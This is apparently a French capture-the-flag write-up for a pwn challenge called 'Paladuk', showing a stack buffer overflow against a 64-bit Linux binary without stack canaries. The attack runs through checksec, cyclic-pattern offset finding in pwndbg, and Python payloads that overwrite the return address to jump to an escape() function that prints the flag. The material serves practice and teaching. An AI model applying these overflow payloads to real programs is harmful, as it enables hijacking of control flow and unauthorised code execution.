
[PWN]

Paladuk WriteUp

Auteur : Eazy

Check file :


```
file
```



```
┌──[eazy☠arch]─[PROJET-CTF/PWN]─[10.11.57.198]─[tun0]
└──╼\$: file paladuk
paladuk: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-
64.so.2, BuildID[sha1]=7698f9c36858239cc47878fbcf925eabf212998e, for GNU/Linux 4.4.0, with debug_info, not stripped
```

- ELF (Binaire Linux 64bit)

```
checksec --file=paladuk
```




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   43 Symbols        No    0       3paladuk
```

- No canary protection found !

On génère des caractères et on les envois dans le STDIN :

```
python -c "print('A' * 200)" > payload.txt
./paladuk < payload.txt
```



```
┌──[eazy☠arch]─[PROJET-CTF/PWN]─[10.11.57.198]─[tun0]
└──╼\$: ./paladuk < payload.txt


  ____       _           _       _    
 |  _ \ __ _| | __ _  __| |_   _| | __
 | |_) / _` | |/ _` |/ _` | | | | |/ /
 |  __/ (_| | | (_| | (_| | |_| |   < 
 |_|   \__,_|_|\__,_|\__,_|\__,_|_|\_\



Hello I'm Paladuk King !

zsh: segmentation fault (core dumped)  ./paladuk < payload.txt
```

Segmentation fault : Le programme essaie d'écrire dans une partie de la mémoire du CPU dans laquelle il n'a aucun droit d'écriture.

Générer un pattern : https://wiremask.eu/tools/buffer-overflow-pattern-generator/

ou bien

Cylic pattern 200 :

```
cyclic gen 200 > payload.txt
```

Pwndbg :

```
file paladuk
r < payload.txt
```

Return Address : 0x3164413064413963

Retrouver l'offset du pattern CLI :

```
cyclic off 0x3164413064413963

Offset --> 88
```

Récupérer l'offset du pattern en ligne : https://wiremask.eu/tools/buffer-overflow-pattern-generator/


Payload qui remplace la return adress par les B :

(80 + 8)

```
python -c "print('A' * 80 + 'B'*8)" > payload.txt
```

Fonction main qui appelle la fonction escape :

```
disassemble main
```



```
0x0000000000401288 <+120>:    mov    eax,0x0
0x000000000040128d <+125>:    call   0x4011de <escape>
0x0000000000401292 <+130>:    lea    rax,[rip+0xf21]
```

On appelle la fonction escape() avec l'adresse qui se trouve dans la fonction main() :

0x000000000040128d


Little Endian format :

```
0x 00 00 00 00 00 40 12 8d

\x8d\x12@\x00\x00\x00\x00\x00
```

Payload qui remplace la **return adress** par l'adresse de la fonction :

```
python -c "print('A' * 88 + '\x8d\x12@\x00\x00\x00\x00\x00')" > payload.txt
```



```
0x000000000040128dc2 in ?? ()
```


On essaie de caler le bon offset pour que la return address est exactement : **0x000000000040128d**

```
# On enleve 1 A
python -c "print('A' * 87 + '\x8d\x12@\x00\x00\x00\x00\x00')" > payload.txt
```

Run avec la payload :

```
r < payload.txt
```

Test de la payload sur GDB :




```
 ____       _           _       _
|  _ \ __ _| | __ _  __| |_   _| | __
| |_) / _` | |/ _` |/ _` | | | | |/ /
|  __/ (_| | | (_| | (_| | |_| |   <
|_|   \__,_|_|\__,_|\__,_|\__,_|_|\_\



Hello I'm Paladuk King !

[Attaching after Thread 0x7ffff7dc8740 (LWP 75339) vfork to child process 75342]
[New inferior 2 (process 75342)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 75339 after child exec]
[Inferior 1 (process 75339) detached]
process 75342 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7dc8740 (LWP 75342) vfork to child process 75343]
[New inferior 3 (process 75343)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 75342 after child exec]
[Inferior 2 (process 75342) detached]
process 75343 is executing new program: /usr/bin/cat
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
PWn3D_S0_Eazyli
```

Test de la payload sur le programme :



```
eazy@bl4ckb0x:~/Desktop/test-pala$ ./paladuk < payload.txt


 ____       _           _       _
|  _ \ __ _| | __ _  __| |_   _| | __
| |_) / _` | |/ _` |/ _` | | | | |/ /
|  __/ (_| | | (_| | (_| | |_| |   <
|_|   \__,_|_|\__,_|\__,_|\__,_|_|\_\



Hello I'm Paladuk King !

PWn3D_S0_Eazyli
Bus error
```

Flag : **PWn3D_S0_Eazyli**